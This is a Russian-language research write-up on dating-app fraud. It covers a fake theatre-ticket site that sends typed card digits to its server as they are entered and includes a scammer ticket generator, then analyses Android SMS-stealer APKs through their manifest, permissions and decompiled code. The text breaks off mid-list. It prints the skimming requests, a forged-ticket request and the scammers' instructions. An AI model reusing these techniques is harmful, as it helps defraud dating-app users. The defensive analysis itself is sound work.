
За неделю притворства несуществующим молодым человеком, я часто свайпала вправо и ставила лайки в каждом из сервисов, но принципиально не начинала диалог первой (и, кстати, зря, ведь позже оказалось, что Telegram ограничивает отправку сообщений для аккаунтов, к которым привязаны виртуальные номера: они не могут написать первыми, а значит я упустила некоторое число потенциальных злоумышленников и вредоносных ссылок / файлов).

Несмотря на неинициативность, **Никите** написало несколько женских аккаунтов, большинство из которых оказалось без благих намерений. **То, что они распространяли, стало материалом для моего исследования.**



Описанные ниже ситуации наглядно демонстрируют то, как обстоит ситуация с **вредоносным ПО** в сфере **интернет-знакомств** в современных реалиях, и содержат информацию о:

- Техниках социальной инженерии
- Технических особенностях каждого экземпляра
- Последствиях для атакуемого
- Данных для выявления вредоносных экземпляров



СИТУАЦИЯ #1

Поход в театр с кражей платёжной информации;




СИТУАЦИЯ #1

ИНТЕРФЕЙС САЙТА

Первая девушка предложила встретиться и сходить в **театр**, да ещё и показала **сайт**, где можно **приобрести билеты**. Это один из самых известных сценариев обмана пользователей, которые ищут знакомств, но, несмотря на известность, его популярность продолжает расти, а покрытие – расширяться за пределы страны.

Доменное имя короткое и звучное, разве что домен верхнего уровня = ".online". Страницы сайта выглядят неплохо: подключены виджеты для общения с поддержкой и оформления заявки на заказ обратного звонка, есть информационные разделы и даже новости, в частности – предостережение о сайтах-двойниках.



ИНТЕРФЕЙС САЙТА

На сайте представлен список спектаклей с возможностью оформить **заказ билетов** на ближайшие даты, предварительно просмотрев схему частично заполненного зала для выбора интересующих мест:

The screenshot shows a ticket booking interface for the play "ЛИР" (King Lear) by William Shakespeare, directed by Konstantin Bogomolov. The interface includes a "Выбор мест" (Seat Selection) section with a seating chart showing various price points from 2,100 to 4,000 Rubles. A "Оформление заказа" (Order Form) section on the right allows users to select a ticket type (Electronic), payment method (Bank Card), and city. The total cost is 3,600 Rubles. A "ПРОДОЛЖИТЬ" (Continue) button is at the bottom right. A "ВЫБЕРИТЕ МЕСТА" (Select Seats) button is at the bottom center.

Первый звоночек: страница заказа. Исполняемый скрипт содержит опечатку в названии (**ordening.php**), беспрекословно принимает цену из параметра запроса **amount** и содержит обработку промокодов (доступны промокоды **CLUB15FREE** и **NEWYEAR15**):

`ordening.php?pa...mount=3600&c=1`

```

133     <script>
134         let promo = 0;
135         $('#promocode').focusout(function(e) {
136             if ($('#promocode').val() == 'CLUB15FREE') {
137                 if (promo < 1) {
138                     $('#total-cost').text($('#total-summa').text() * 0.85);
139                     $('#ams').val($('#ams').val() * 0.85);
140                     $('#promocode').css("color", "green");
141                     promo = promo + 1;
142                 }
143             }
144             if ($('#promocode').val() == 'NEWYEAR15') {
145                 if (promo < 1) {
146                     $('#total-cost').text($('#total-summa').text() * 0.85);
147                     $('#ams').val($('#ams').val() * 0.85);
148                     $('#promocode').css("color", "green");
149                     promo = promo + 1;
150                 }
151             }
152         });
153     </script>

```


ИНТЕРФЕЙС ОПЛАТЫ

Оплата подразумевает перенаправление пользователя на другой, не менее звучный домен, который содержит подстроку "**3-DS**", вызывая ассоциацию с технологией обеспечения безопасности онлайн-платежей **3-D Secure**. В этот раз домен верхнего уровня = ".ru".

Интерфейс предлагает пользователю на выбор несколько способов оплаты:

 **money****Оплата заказа**

Промсвязьбанк (Кешбэк 10%)
Перейти



Тинькофф
Перейти



Альфа
Перейти



Сбербанк
Перейти




Другие банки
Перейти

Оплатить



От выбора способа оплаты зависит перенаправление на следующий интерфейс.



сбп
система быстрых платежей

СБП

Сумма **3 600 ₽**

Произведите оплату по реквизитам

Номер карты:

Сумма: 3 600

Банк получателя
МТС

04:55
Осталось времени на оплату

я ОПЛАТИЛ


сбп
система быстрых платежей
Проверяем ваш платеж !



Второй важный

звоночек: в случае СБП пользователю банально предлагается произвести оплату **самостоятельно**, по реквизитам: номеру телефона или номеру карты, который **изменяется** приблизительно раз в сутки.

В случае выбора банка перед пользователем отрисовывается форма для ввода карты. По клику на кнопку оплаты, скрипт проверяет заполнение формы и префикс номера карты, и, в случае соответствия требуемым условиям, показывает анимацию установки соединения с банком:



mastercard maestro VISA МИР

Номер карты

4750 6577 7637 0372

Срок действия

12 / 25

CVV-код

123

Пожалуйста не перезагружайте страницу!
Оплатить 3 600 руб
Устанавливаем соединение с вашим банком...


HTTPS/SSL Данные передаются по безопасному соединению.
Информация о карте не будет доступна третьим лицам.

ИНТЕРФЕЙС ОПЛАТЫ



Третий важный звоночек: если взглянуть на вывод инструментов разработчика, можно заметить, что вводимая пользователем платежная информация **последовательно**, по мере её ввода, **отправляется на сервер** в качестве параметра запроса **bin**.

Payment form interface showing card details and a payment button. The form includes fields for Card Number (123456789), Expiry Date (MM / GG), and CVV (3 digits). A green button labeled "Оплатить 3 600 руб" is visible.



Network developer tool showing a list of GET requests to index.php with varying bin parameters. The status is 200 for all requests.

Status	Method	Domain	File	Size
200	GET	[REDACTED]	index.php?bin=1	38 B
200	GET	[REDACTED]	index.php?bin=12	38 B
200	GET	[REDACTED]	index.php?bin=123	38 B
200	GET	[REDACTED]	index.php?bin=12345	38 B
200	GET	[REDACTED]	index.php?bin=123456	38 B
200	GET	[REDACTED]	index.php?bin=1234567	38 B
200	GET	[REDACTED]	index.php?bin=12345678	38 B

Это могла бы быть обычная проверка банковского идентификационного номера, но в данном случае скрипт не ограничивается обработкой БИН. Техника обеспечивает злоумышленникам дополнительный способ извлечения вводимой информации, ведь даже если пользователь что-то заподозрит и передумает кликать на кнопку оплаты, **запись его нажатий** на клавиши в рамках формы будет отправлена на сервер и её можно будет найти среди логов.

ГЕНЕРАЦИЯ БИЛЕТОВ



Четвёртый важный звоночек: перебор конечных точек приводит к обнаружению перечня путей, которые нельзя найти в ссылках среди фронтенда.

Request
 Pretty Raw Hex
 1 POST /success.php HTTP/2
 2 [REDACTED]
 3 [REDACTED]
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 5 Content-Type: application/x-www-form-urlencoded
 6 Content-Length: 220
 7
 8 customer=00&data={"date": "23.05.2024%20%13:37", "description": "Спектакль%20«Человек%20из%20Подольска»%20-%20Ряд%201,%20Место%201", "city": "Moscow", "phone": "7%20(123)%20456-78-90"}

Response
 Pretty Raw Hex Render
 ЗАВЕРШЕНИЕ ПЛАТЕЖА
 Поздравляем с удачной покупкой
[Вернуться в магазин.](#)
 Электронный билет

 Номер заказа: 478833492
 Дата & Время: 23.05.2024 в 13:37
 Услуга: "Спектакль «Человек из Подольска» - Ряд 1, Место 1"

Телефон

 Город

 Выберите ряд

Выберите ряд

 Дата показа

20.02.2024

 Время показа

СГЕНЕРИРОВАТЬ

КАК С ЭТИМ РАБОТАТЬ?
 Делаем электронный чек, скриним и кидаем мамонту мол вот я купила себе билет, теперь покупай билет рядом)) PROFIT.
 Желательно выбирать места, которые заняты при покупке, мол надо брать свободное место рядом. Изначально на сайте идёт покупка одного билета, поэтому был выбран вариант - каждый платит за себя, но можно просить покупку двух билетов от мамонта.

Главный среди них – путь **/generate**, который открывает перед пользователем **интерфейс генерации билетов**. Злоумышленники позаботились о сообщниках, разработав форму для генерации электронных чеков в один клик, для удобства дополнив её **инструкцией** по использованию и извлечению выгоды.



В конечном итоге ресурс был **заблокирован** на территории Российской Федерации и ныне доступен лишь при условии использования VPN.

СИТУАЦИЯ #2



Знакомства с кражей SMS из банка;




СИТУАЦИЯ #2

ПРЕДЫСТОРИЯ

Со второй девушкой мы познакомились в приложении для знакомств. Она первой поставила лайк и первой написала в личные сообщения. Предложила перейти в **Telegram**, скинув свой ник, ссылаясь на тот факт, что мессенджер ей гораздо понятнее и удобнее.

Помимо прочего, она вела личный **Telegram**-канал. Там она пообещала поделиться с подписчиками фотографиями (при условии приглашения друзей на канал) и выложила **APK**-файлы: приложения сборника стихов и чата, где, как она уверяет, проводит много времени.



Файлы "**Вот мои стихи.apk**" и "**Знакомства 18+.apk**" имеют совпадающий размер. При близком рассмотрении оказалось, что в приложениях содержится одна и та же функциональность, с небольшой разницей в отрисовке, потому далее я рассмотрю лишь один файл.

ПЕРВЫЙ ВЗГЛЯД

Приложение **Знакомства 18+** указывает следующие аппаратные способности, как необходимые:


- **android.hardware.faketouch**
- **android.hardware.telephony**

А также работает с компонентом **accessibility**.

На иконке приложения изображено сердце:

```
application: label='Знакомства 18+' icon='res/drawable/hd_aaa_conv_a.png'
uses-library-not-required:'org.apache.http.legacy'
launchable-activity: name='net.dinglich.android.taskerm.Kid' label='' icon=''
feature-group: label=''
  uses-feature: name='android.hardware.faketouch'
  uses-implies-feature: name='android.hardware.faketouch' reason='default feature for all apps'
  uses-feature: name='android.hardware.telephony'
  uses-implies-feature: name='android.hardware.telephony' reason='requested a telephony permission'
provides-component:'accessibility'
main
other-activities
other-receivers
other-services
supports-screens: 'small' 'normal' 'large' 'xlarge'
supports-any-density: 'true'
```

```
cust_transparent.png
cust_usb.png
cust_warning.png
cust_zip.png
factory_stub_drawable.xml
hd_aaa_conv_a.png
hd_aaa_conv_zoom_in.png
hd_aaa_conv_zoom_out.png
hd_aaa_ext_achievement.png
hd_aaa_ext_anchor.png
hd_aaa_ext_android.png
hd_aaa_ext_armchair.png
```



Запрашиваемые права в соответствии с **AndroidManifest.xml**:

android.permission.CALL_PHONE	android.permission.RECEIVE_BOOT_COMPLETED
android.permission.DISABLE_KEYGUARD	android.permission.RECEIVE_SMS
android.permission.DRAW_OVERLAYS	android.permission.SCHEDULE_EXACT_ALARM
android.permission.EXPAND_STATUS_BAR	android.permission.SEND_SMS
android.permission.FOREGROUND_SERVICE	android.permission.SYSTEM_ALERT_WINDOW
android.permission.INTERNET	android.permission.VIBRATE
android.permission.QUERY_ALL_PACKAGES	android.permission.WAKE_LOCK
android.permission.READ_CALL_LOG	android.permission.WRITE_CONTACTS
android.permission.READ_CONTACTS	android.permission.WRITE_EXTERNAL_STORAGE
android.permission.READ_EXTERNAL_STORAGE	android.permission.WRITE_SMS
android.permission.READ_PHONE_STATE	disabled_android.permission.READ_CALENDAR
android.permission.READ_SMS	disabled_android.permission.WRITE_CALENDAR

Активности

```
net.dinglish.android.taskerm.Kid,  
net.dinglish.android.taskerm.ProxyTransparent,  
net.dinglish.android.taskerm.DummyActivity,  
net.dinglish.android.taskerm.SceneActivity,  
net.dinglish.android.taskerm.SceneActivityResize,  
com.joaomgcd.taskerm.genericaction.ActivityGenericAction,  
com.joaomgcd.taskerm.genericaction.ActivityGenericActionResult
```

Сервисы

```
net.dinglish.android.taskerm.ExecuteService,  
net.dinglish.android.taskerm.MonitorService,  
net.dinglish.android.taskerm.MyAccessibilityService,  
com.joaomgcd.taskerm.plugin.ServiceRequestQuery,  
com.joaomgcd.taskerm.plugin.ServicePluginFinished,  
com.joaomgcd.taskerm.genericaction.ActivityGenericAction,  
com.joaomgcd.taskerm.genericaction.ServiceGenericActionJobs
```

Ресиверы

```
- net.dinglish.android.taskerm.ReceiverStaticAlwaysOn  
(net.dinglish.android.taskerm.WILLYUM, net.dinglish.android.taskerm.AWAKEY,  
android.intent.action.BOOT_COMPLETED,  
android.intent.action.PACKAGE_ADDED,  
android.intent.action.PACKAGE_REPLACES,  
android.intent.action.PACKAGE_REMOVED,  
android.intent.action.MY_PACKAGE_REPLACED);  
  
- net.dinglish.android.taskerm.ReceiverStaticInternal  
(android.intent.action.DATE_CHANGED,  
android.intent.action.TIME_SET,  
android.intent.action.TIMEZONE_CHANGED, net.dinglish.android.tasker.SMSEY);
```

Кроме того, значение версии **android:versionName** в **AndroidManifest.xml** содержит любопытную структуру с указанием *названия команды, имени и ника пользователя и идентификатора чата в Telegram*:

AndroidManifest.xml x

```
1 <?xml version="1.0" encoding="utf-8"?>  
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" xmlns:tools="http://  
schemas.android.com/tools" xmlns:aapt="http://schemas.android.com/aapt" package="android.com"  
android:versionCode="1" android:versionName="1.0.0" android:installLocation="internalOnly">  
3 <supports-screens android:anyDensity="true" android:smallScreens="true"  
android:normalScreens="true" android:largeScreens="true" android:resizeable="true"
```


Код, полученный после декомпиляции **АРК**, был сильно **обфусцирован**, но в нём прослеживались следующие возможности:

- Открытие файлов:

```
130 public final b.a.l<cr> a(Context context, InputOpenFile inputOpenFile) {
131     b.a.l<cr> a2;
132     k.b(context, "context");
133     k.b(inputOpenFile, "input");
134     String a3 = an.a((int) R.string.an_view_file, context, new Object[0]);
135     String string = context.getString(R.string.
cant_run_open_file_with_tasker_settings);
136     k.a((Object) string,
"context.getString(R.string.open_file_with_tasker_settings)");
137     a2 = e.a(context, a3, "OpenFile", inputOpenFile,
"Open File with Tasker Settings", string, (r22 & 64) != 0 ? 3 : 8, (r22 & 128) != 0
? null : OutputOpenFile.class, (r22 & 256) != 0 ? new e.a(inputOpenFile, "OpenFile"
) : null, (r22 & NotificationCompat.FLAG_GROUP_SUMMARY) != 0 ? e.b.f10857a : null);
138     return a2;
139 }
```

```
23 public final class c extends m<e> {
24     /* JADX WARN: 'super' call moved to the top of the method (can break code semantic) */
25     public c(ExecuteService executeService, net.dinglish.android.taskerm.c cVar,
Bundle bundle, a aVar) {
26         super(executeService, cVar, bundle, aVar);
27         k.b(executeService, NotificationCompat.CATEGORY_SERVICE);
28         k.b(cVar, "action");
29         k.b(bundle, "taskVars");
30         k.b(aVar, "actionBase");
31     }
32     @Override // com.joaomgcd.taskerm.helper.actions.execute.m
33     public cr a(e aVar) {
34         k.b(aVar, "input");
35         String file = aVar.getFile();
36         String mimeType = aVar.getMimeType();
37         File a2 = h().a(file, i().n(), true, true, false);
38         if (a2 == null) {
39             return ct.a(file + " is not a valid file");
40         }
41         boolean a3 = k.a((Object) gs.c(a2), (Object)
"application/vnd.android.package-archive");
42         Intent a4 = at.a((Context) h(), a2, mimeType, true);
43         if ((a3 || new bw(h(), 0, j.a("android.permission.REQUEST_INSTALL_PACKAGE
, 2, (g) null).f()) {
44             if (!h().a(a4)) {
45                 h().b(R.string.fi_no_viewer, a2.getName());
46             }
47             return new cw(true, new OutputOpenFile(), null);
48         }
49         String absolutePath = a2.getAbsolutePath();
50         k.a((Object) absolutePath, "path.absolutePath");
51         k.a((Object) a4, "viewFileIntent");
52         cr b2 = net.dinglish.android.tasker.d.f10851a.a(h(), new InputOpenFile(
absolutePath, a4.getType()).b());
53         k.a((Object) b2, "TaskerBackCompat.openFileIntent.type).blockingGet()");
54         return b2;
55     }
56 }
57 }
```

- Исполнение команд:

